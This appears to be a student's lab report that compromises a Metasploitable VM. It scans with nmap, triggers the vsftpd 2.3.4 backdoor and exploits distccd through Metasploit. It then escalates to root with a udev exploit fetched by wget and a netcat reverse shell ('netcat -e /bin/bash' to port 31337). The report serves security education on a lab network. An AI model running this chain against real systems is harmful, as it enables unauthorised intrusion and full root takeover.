

CYBERSECURITY REPORT – LABORATORY 12

1 Problems and questions:

1.1 What is a reverse shell?

A **reverse shell** is a **technique** where a compromised system **initiates an outbound connection** to another system (usually the attacker) and **provides remote command-line access**.

It is often used by attackers to **bypass firewalls** that block incoming connections.

1.2 Why it is important to grant proper privileges to user accounts, in particular accounts used as a default by services running on systems?

Granting proper privileges limits what users or services can access if they are compromised, reducing the potential impact of an attack.

Applying the principle of **least privilege ensures accounts only have the permission necessary to perform their tasks**.

This helps **prevent attackers from escalating privileges** or moving laterally within the system.

It also **protects sensitive data and critical system components** from unauthorized access.

Overall, proper privilege management reduces risk and strengthens the security of the system.

CYBERSECURITY REPORT – LABORATORY 12

2 Property analysis of available algorithms:2.1 Scan using nmap Metasploitable VM:

> nmap -p1-65535 -A 172.16.96.6 (set correct IP of metasploit)

nmap -p1-65535 -A <ip> performs an **aggressive, comprehensive scan** on all 65,535 TCP ports of a target IP address while enabling **OS detection, version detection, script scanning, and traceroute**.

```
(stud@kali-vm)-[~]
$ nmap -p1-65535 -A 172.16.96.6
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-22 17:43 CET
Nmap scan report for 172.16.96.6
Host is up (0.0022s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-syst:
|_STAT:
|_FTP server status:
|_Connected to 172.16.96.3
|_Logged in as ftp
|_TYPE: ASCII
|_No session bandwidth limit
|_Session timeout in seconds is 300
|_Control connection is plain text
|_Data connections will be plain text
|_vsFTPD 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ssh-hostkey:
|_1024 60:0f:cfe1:c0:5f:6a:74:d6:90:2a:fa:c4:d5:6c:cd (DSA)
|_2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
|_ssl-date: 2025-12-22T15:48:39+00:00; -58m04s from scanner time.
|_ssl-cert: Subject: commonName=ubuntu04-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside
US/countryName=XX
|_Not valid before: 2010-03-17T14:07:45
|_Not valid after: 2010-04-16T14:07:45
|_sslv2:
|_SSLv2 supported
|_ciphers:
|_SSL2_DES_192_EDE3_CBC_WITH_MD5
|_SSL2_RC2_128_CBC_WITH_MD5
|_SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_SSL2_DES_64_CBC_WITH_MD5
|_SSL2_RC4_128_EXPORT40_WITH_MD5
|_SSL2_RC4_128_WITH_MD5
|_smtp-command: metasploitable.localdomain, PIPELINING, SIZE 1024000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
53/tcp    open  domain       ISC BIND 9.4.2
|_dns-nsid:
|_bind.version: 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp   open  rpcbind      2 (RPC #100000)
|_rpcinfo:
|_program version  port/proto  service
|_100000 2 111/tcp    rpcbind
|_100000 2 111/udp    rpcbind
|_100003 2,3,4 2049/tcp   nfs
|_100003 2,3,4 2049/udp   nfs
|_100005 1,2,3 47603/udp  mountd
|_100005 1,2,3 57822/tcp  mountd
|_100021 1,3,4 40902/udp  nlockmgr
|_100021 1,3,4 54047/tcp  nlockmgr
|_100024 1 55535/tcp  status
|_100024 1 60867/udp  status
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rshcd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
|_mysql-info:
|_Protocol: 10
|_Version: 5.0.51a-3ubuntu5
|_Thread ID: 51
|_Capabilities flags: 43564
|_Some Capabilities: SupportsTransactions, LongColumnFlag, Support41Auth, ConnectWithDatabase, SwitchToSSLAfterHandshake, SupportsC
ompression, Speaks41ProtocolNew
|_Status: Autocommit
|_Salt: !_=$g,0$<I9#?VqVG7{
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
|_ssl-date: 2025-12-22T15:48:39+00:00; -58m05s from scanner time.
|_ssl-cert: Subject: commonName=ubuntu04-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside
US/countryName=XX
|_Not valid before: 2010-03-17T14:07:45
|_Not valid after: 2010-04-16T14:07:45
5900/tcp  open  vnc          VNC (protocol 3.3)
|_vnc-info:
|_Protocol version: 3.3
|_Security types:
|_VNC Authentication (2)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
|_irc-info:
|_users: 1
|_servers: 1
|_lusers: 1
|_lservers: 0
|_server: irc.Metasploitable.LAN
|_version: Unreal3.2.8.1. irc.Metasploitable.LAN
|_uptime: 0 days, 16:16:04
```

CYBERSECURITY REPORT – LABORATORY 12

```

| source ident: nmap
| source host: D6594DEC.70F3DAAE.168799A3.IP
|_ error: Closing Link: gdbwdpntt[172.16.96.3] (Quit: gdbwdpntt)
6697/tcp open  irc      UnrealIRCd
| irc-info:
|   users: 1
|   servers: 1
|   lusers: 1
|   lservers: 0
|   server: irc.Metasploitable.LAN
|   version: Unreal3.2.8.1. irc.Metasploitable.LAN
|   uptime: 0 days, 16:16:06
|   source ident: nmap
|   source host: D6594DEC.70F3DAAE.168799A3.IP
|_ error: Closing Link: sovpfnifm[172.16.96.3] (Quit: sovpfnifm)
8009/tcp open  ajp13      Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open  http       Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/5.5
8787/tcp open  drb        Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drbc)
54047/tcp open  nlockmgr   1-4 (RPC #100021)
55535/tcp open  status     1 (RPC #100024)
56615/tcp open  java-rmi   GNU Classpath grmiregistry
57822/tcp open  mountd     1-3 (RPC #100005)
MAC Address: 08:00:27:A5:A1:BC (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_smb2-time: Protocol negotiation failed (SMB2)
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_ System time: 2025-12-22T10:48:28-05:00
|_clock-skew: mean: 16m55s, deviation: 2h30m00s, median: -58m04s

TRACEROUTE
HOP RTT      ADDRESS
1   2.19 ms 172.16.96.6

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 184.48 seconds

```

We can see many **services open** (FTP 21 vsftpd 2.3.4, SSH 22 OpenSSH 4.7, Telnet 23, SMTP 25 Postfix, BIND 53, HTTP 80 Apache 2.2.8, RPC/NFS 111/2049, Samba 139/445, ProFTPD 2121, MySQL 3306, distccd 3632, PostgreSQL 5432, VNC 5900, UnrealIRCd 6667, Tomcat 8180, etc.). Anonymous FTP allowed (FTP code 230).

It has multiple outdated services with historically known vulnerabilities, **and a large attack surface**. Anonymous FTP and old service versions are high-risk indicators.

CYBERSECURITY REPORT – LABORATORY 12

2.2 Find some information about vulnerabilities of the vsftpd service (eg. using websites from table in point 2.) – particularly check the version installed at VM:

vsftpd stands for Very Secure FTP Daemon.

It is a FTP server application used on Unix/Linux systems to allow users to upload and download files over a network using the File Transfer Protocol (FTP).

Check the version installed in metasploit: > vsftpd -v

```
msfadmin@metasploitable:~$ vsftpd -v
vsftpd: version 2.3.4
```

Or by the scan done in kali before:

```
not shown. 65505 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to 172.16.96.3
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu
```

By searching we find that:

The vsftpd 2.3.4 exploit **targets a deliberate backdoor inserted into the software between June 30 and July 3, 2011**, which allows remote command execution via a specially crafted username. This vulnerability, identified as **CVE-2011-2523**, does not stem from a software bug but from a maliciously compromised version of vsftpd that was distributed through its official download site. When a user logs in with the username "🙂" (a smiley face), the server spawns a shell on port 6200, **granting unauthorized access**.

CYBERSECURITY REPORT – LABORATORY 12

2.3 Try to connect to Metasploitable VM with ftp/telnet and using the information gathered with nmap scan:

telnet 172.16.96.6 21

USER user:)

PASS pass

In Kali we try to connect to enable the vulnerability so:

```
(stud@kali-vm)-[~]
$ telnet 172.16.96.6 21
Trying 172.16.96.6 ...
Connected to 172.16.96.6.
Escape character is '^]'.
220 (vsFTPD 2.3.4)
USER anything:)
331 Please specify the password.
PASS anythingToo
```

Before and after the connection:

```
msfadmin@metasploitable:~$ sudo ss -ltnp | grep 6200
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ sudo ss -ltnp | grep 6200
0      100          *:6200          *:*          u
sers:(("vsftpd",9252,5))
```

Now the Metasploit has an open port where we can access it.

2.4 Scan with nmap for port 6200:

From Kali we can check that the port is open: > nmap -p 6200 172.16.96.6

```
(stud@kali-vm)-[~]
$ nmap -p 6200 172.16.96.6
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-22 18:31 CET
Nmap scan report for 172.16.96.6
Host is up (0.0014s latency).

PORT      STATE SERVICE
6200/tcp  open  lm-x
MAC Address: 08:00:27:A5:A1:BC (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 0.16 seconds
```

CYBERSECURITY REPORT – LABORATORY 12

2.5 Connect with telnet to Metasploitable VM from Kali telnet 172.16.96.x 6200

It may happen that during port scanning with nmap, port 6200 will be closed, in which case you need to repeat step III.

As the port was closed, we reopen it and enter through netcat: > nc 172.16.96.6 6200

```
(stud@kali-vm)-[~]  
$ nc 172.16.96.6 6200  
id  
uid=0(root) gid=0(root)  
█
```

2.6 Scan with nmap for port 6200:

```
(stud@kali-vm)-[~] password:  
$ nmap -p 6200 172.16.96.6  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-22 21:34 CET  
Nmap scan report for 172.16.96.6  
Host is up (0.0017s latency).  
  
PORT      STATE SERVICE  
6200/tcp  closed lm-x  
MAC Address: 08:00:27:A5:A1:BC (PCS Systemtechnik/Oracle VirtualBox virtual NIC)  
Nmap done: 1 IP address (1 host up) scanned in 0.17 seconds
```

After we close the nc connection, the port is closed, so, we need to open it again with the connection to port 21:

```
(stud@kali-vm)-[~]  
$ telnet 172.16.96.6 21  
Trying 172.16.96.6 ...  
Connected to 172.16.96.6.  
Escape character is '^]'.  
220 (vsFTPD 2.3.4)  
USER a:)  
331 Please specify the password.  
PASS a
```

CYBERSECURITY REPORT – LABORATORY 12

2.7 Run some commands e.g. id; whoami; ls; (mind the semicolons after the commands):

```
(stud@kali-vm)-[~]
$ nc 172.16.96.6 6200
id
uid=0(root) gid=0(root)
whoami
root
/bin/sh
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
█
```

We have access to the Metasploitable machine with root privileges.

2.8 Find information about distccd service (port number, what information was delivered by nmap?) and about its vulnerabilities:

CYBERSECURITY REPORT – LABORATORY 12

2.11 Execute exploit:**use exploit/unix/misc/distcc_exec**

Loads the distccd exploit module so you can configure and run it.

```
msf6 > use exploit/unix/misc/distcc_exec
[*] No payload configured, defaulting to cmd/unix/reverse_bash
```

show payloads

Lists all payloads that can be used with the currently selected exploit.

- **Exploit** = breaks into the system

- **Payload** = what you do *after* you break in

```
msf6 exploit(unix/misc/distcc_exec) > show payloads
```

Compatible Payloads

#	Name	Disclosure Date	Rank	Check	Description
0	payload/cmd/unix/adduser	.	normal	No	Add user with useradd
1	payload/cmd/unix/bind_perl	.	normal	No	Unix Command Shell, Bind TCP (via Perl)
2	payload/cmd/unix/bind_perl_ipv6	.	normal	No	Unix Command Shell, Bind TCP (via perl) IPv6
3	payload/cmd/unix/bind_ruby	.	normal	No	Unix Command Shell, Bind TCP (via Ruby)
4	payload/cmd/unix/bind_ruby_ipv6	.	normal	No	Unix Command Shell, Bind TCP (via Ruby) IPv6
5	payload/cmd/unix/generic	.	normal	No	Unix Command, Generic Command Execution
6	payload/cmd/unix/reverse	.	normal	No	Unix Command Shell, Double Reverse TCP (telnet)
7	payload/cmd/unix/reverse_bash	.	normal	No	Unix Command Shell, Reverse TCP (/dev/tcp)
8	payload/cmd/unix/reverse_bash_telnet_ssl	.	normal	No	Unix Command Shell, Reverse TCP SSL (telnet)
9	payload/cmd/unix/reverse_openssl	.	normal	No	Unix Command Shell, Double Reverse TCP SSL (openssl)
10	payload/cmd/unix/reverse_perl	.	normal	No	Unix Command Shell, Reverse TCP (via Perl)
11	payload/cmd/unix/reverse_perl_ssl	.	normal	No	Unix Command Shell, Reverse TCP SSL (via perl)
12	payload/cmd/unix/reverse_ruby	.	normal	No	Unix Command Shell, Reverse TCP (via Ruby)
13	payload/cmd/unix/reverse_ruby_ssl	.	normal	No	Unix Command Shell, Reverse TCP SSL (via Ruby)
14	payload/cmd/unix/reverse_ssl_double_telnet	.	normal	No	Unix Command Shell, Double Reverse TCP SSL (telnet)

set payload cmd/unix/bind_ruby

Changes the payload.

```
msf6 exploit(unix/misc/distcc_exec) > set payload cmd/unix/bind_ruby
payload => cmd/unix/bind_ruby
```

show options

Shows **required settings** before the exploit can run.

- **RHOSTS** → target IP address (**required**) / - **RPORT** → distccd port (default **3632**)

CYBERSECURITY REPORT – LABORATORY 12

- LPORT → port where the shell will be available (4444)

```
msf6 exploit(unix/misc/distcc_exec) > show options

Module options (exploit/unix/misc/distcc_exec):

  Name  Current Setting  Required  Description
  ----  -
  CHOST  CHOST             no        The local client address
  CPORT  CPORT             no        The local client port
  Proxies Proxies           no        A proxy chain of format type:host:port[,type:host:port][ ... ]
  RHOSTS RHOSTS            yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT  RPORT             yes       The target port (TCP)

Payload options (cmd/unix/bind_ruby):

  Name  Current Setting  Required  Description
  ----  -
  LPORT  LPORT            yes       The listen port
  RHOST  RHOST            no        The target address

Exploit target:

  Id  Name
  --  -
  0    Automatic Target

View the full module info with the info, or info -d command.
```

set RHOST 172.16.96.x

The target is 172.16.96.6 (The VM Metasploit)

```
msf6 exploit(unix/misc/distcc_exec) > set RHOST 172.16.96.6
RHOST => 172.16.96.6
```

exploit

Start the attack

```
msf6 exploit(unix/misc/distcc_exec) > exploit

[*] Started bind TCP handler against 172.16.96.6:4444
[*] Command shell session 1 opened (172.16.96.3:46753 → 172.16.96.6:4444) at 2025-12-22 22:19:30 +0100
```

This sequence attacks: **CVE-2004-2687: Type: Unauthenticated Remote Command Execution Severity: Critical**

CYBERSECURITY REPORT – LABORATORY 12

2.12 Find out your identity on an exploited system (whoami);

```
id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
whoami
daemon
```

The `id` and `whoami` commands show that the attacker gained access as the low-privileged **daemon** user (`uid=1`), not as root.

2.13 Find the kernel version of the exploited system (uname -r);

```
uname -r
2.6.24-16-server
```

- **2.6.24** → the kernel version (very old)
- **-16** → the specific build/revision of that kernel
- **server** → optimized/configured for server use

2.14 Search the exploit-db database to find an exploit which will allow us to gain the rights of root (hint CVE-2009-1185);

There are public Exploit-DB proofs-of-concept for **CVE-2009-1185 (udev < 1.4.1 NETLINK origin check)** that can be used to escalate to root.

- **What the CVE is:** udev before 1.4.1 fails to verify NETLINK message origin, allowing local users to send crafted NETLINK messages and gain root.
- **Exploit-DB entries (examples):** EDB-ID **8478** and **8572** (udev < 1.4.1 local privilege escalation PoCs) and a Metasploit-style PoC listed as EDB-ID **21848**. Use one that matches your distro/architecture.

CYBERSECURITY REPORT – LABORATORY 12

2.15 Save this exploit in Kali VM, and make it available for the victim (start apache2 at Kali, and copy exploit to /var/www/html)

After: > cp /usr/share/exploitdb/exploits/linux/local/8572.c ./

Start server and add the file and permissions:

```
(stud@kali-vm)-[~]
$ sudo systemctl start apache2
[sudo] password for stud:

(stud@kali-vm)-[~]
$ sudo systemctl enable apache2
Synchronizing state of apache2.service with SysV service script with /usr/lib/systemd/systemd-sysv-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable apache2

(stud@kali-vm)-[~]
$ sudo cp ~/8572.c /var/www/html/8572.c

(stud@kali-vm)-[~]
$ sudo chown root:www-data /var/www/html/8572.c

(stud@kali-vm)-[~]
$ sudo chmod 644 /var/www/html/8572.c
```

2.16 Download exploit using access to Metasploitable VM gained with Metasploit and compile exploit:

wget x.x.x.x/exploit_file

We run in Metasploit the command: > wget 172.16.96.3/8572.c

gcc exploit_file.c -o exploit

We run the command: > gcc 8572.c -o exploit

```
wget 172.16.96.3/8572.c

ls
4620.jsvc_up
8572.c
gconfd-msfadmin
orbit-msfadmin

gcc 8572.c -o exploit

ls
4620.jsvc_up
8572.c
exploit
gconfd-msfadmin
orbit-msfadmin
```

CYBERSECURITY REPORT – LABORATORY 12

2.17 From the source code, we found that this exploit needs the Process Identifier (PID) of the udevd netlink socket as the argument. We can get this value by issuing the following command:

```
cat /proc/net/netlink
```

Look for (Group=1)

We know that is now the PID = 2416

```
cat /proc/net/netlink
```

sk	Eth	Pid	Groups	Rmem	Wmem	Dump	Locks
f7c4c800	0	0	000000000	0	0	000000000	2
dfc10a00	4	0	000000000	0	0	000000000	2
f7f6c000	7	0	000000000	0	0	000000000	2
f7cfac00	9	0	000000000	0	0	000000000	2
f7c41c00	10	0	000000000	0	0	000000000	2
f7c4cc00	15	0	000000000	0	0	000000000	2
df807a00	15	2416	000000001	0	0	000000000	2
f7c78800	16	0	000000000	0	0	000000000	2
f7d0d800	18	0	000000000	0	0	000000000	2

2.18 You can also get the udev service PID, 1, by giving the following command: > ps aux | grep udev

We run the command and:

```
ps aux | grep udev
```

root	2417	0.0	0.0	2092	620	?	S<s	Dec21	0:00	/sbin/udevd --daemon
daemon	10720	0.0	0.0	3232	1416	?	RN	16:57	0:00	sh -c ps aux grep udev?

- **udevd is running as root**
- **PID = 2417** -> this is the **udev service process**

CYBERSECURITY REPORT – LABORATORY 12

2.19 From our information gathering on the victim machine, we know that this machine has Netcat installed. We will use Netcat on Metasploitable VM to connect back to Kali once the exploit runs in order to give us root access to the victim machine. Based on the exploit source code information, we need to save our payload in a file called run:

```
echo '#!/bin/bash' > run
```

```
echo '/bin/netcat -e /bin/bash 172.16.96.y 31337' >> run (use Kali IP address)
```

Use Kali VM IP:

We need to create the run file and add the netcat payload from the connection on Kali to Metasploit through the vulnerability on 2.8-13:

```
echo '#!/bin/bash' > run
echo '/bin/netcat -e /bin/bash 172.16.96.3 31337' >> run
chmod +x run

ls -l
-rwxr-x 5 stud stud 4096 Nov 18 22:08 VPN
total 28
-rw-r--r-- 2 stud stud 4096 Sep  6  2024 videos
-rw-r--r-- 1 tomcat55 nogroup 0 Dec 21 18:32 4620.jsvc_up
-rw-r--r-- 1 daemon daemon 2757 Dec 22  2025 8572.c
-rwxr-xr-x 1 daemon daemon 8634 Dec 22 16:53 exploit
drwxr-xr-x 2 msfadmin msfadmin 4096 Dec 22 06:25 gconfd-msfadmin
drwxr-xr-x 2 msfadmin msfadmin 4096 Dec 22 06:25 orbit-msfadmin
-rwxr-xr-x 1 daemon daemon 55 Dec 22 17:08 run
```

The payload (**run**) is now in place.

2.20 We also need to start the Netcat listener on Kali VM by issuing the following command: > nc -vv -l -p 31337


```
(stud@kali-vm)-[~]msfadm
$ nc -vv -l -p 31337
listening on [any] 31337
```

CYBERSECURITY REPORT – LABORATORY 12

2.21 The one thing left is to run the exploit on Metasploitable VM with the required argument:


`./exploit PID_no`

Kali to Metasploit:



```
./exploit 2416
```


On another cmd on Kali:



```
(stud@kali-vm)-[~]
$ nc -vv -l -p 31337
listening on [any] 31337 ...
172.16.96.6: inverse host lookup failed: Unknown host
connect to [172.16.96.3] from (UNKNOWN) [172.16.96.6] 44067
```

So now we have another window on Kali to execute code to Metasploit.

2.22 Verify now your identity (whoami;):



```
whoami
root
```

So finally, we have **root privileges** rather than daemon in the previous part.

Root = complete control of the system.

A nmap scan identified outdated services such as distccd, which was exploited to gain a daemon shell.

A local privilege escalation exploit (CVE-2009-1185) was then used to obtain root access, highlighting the **risks of unpatched systems and poor privilege management**.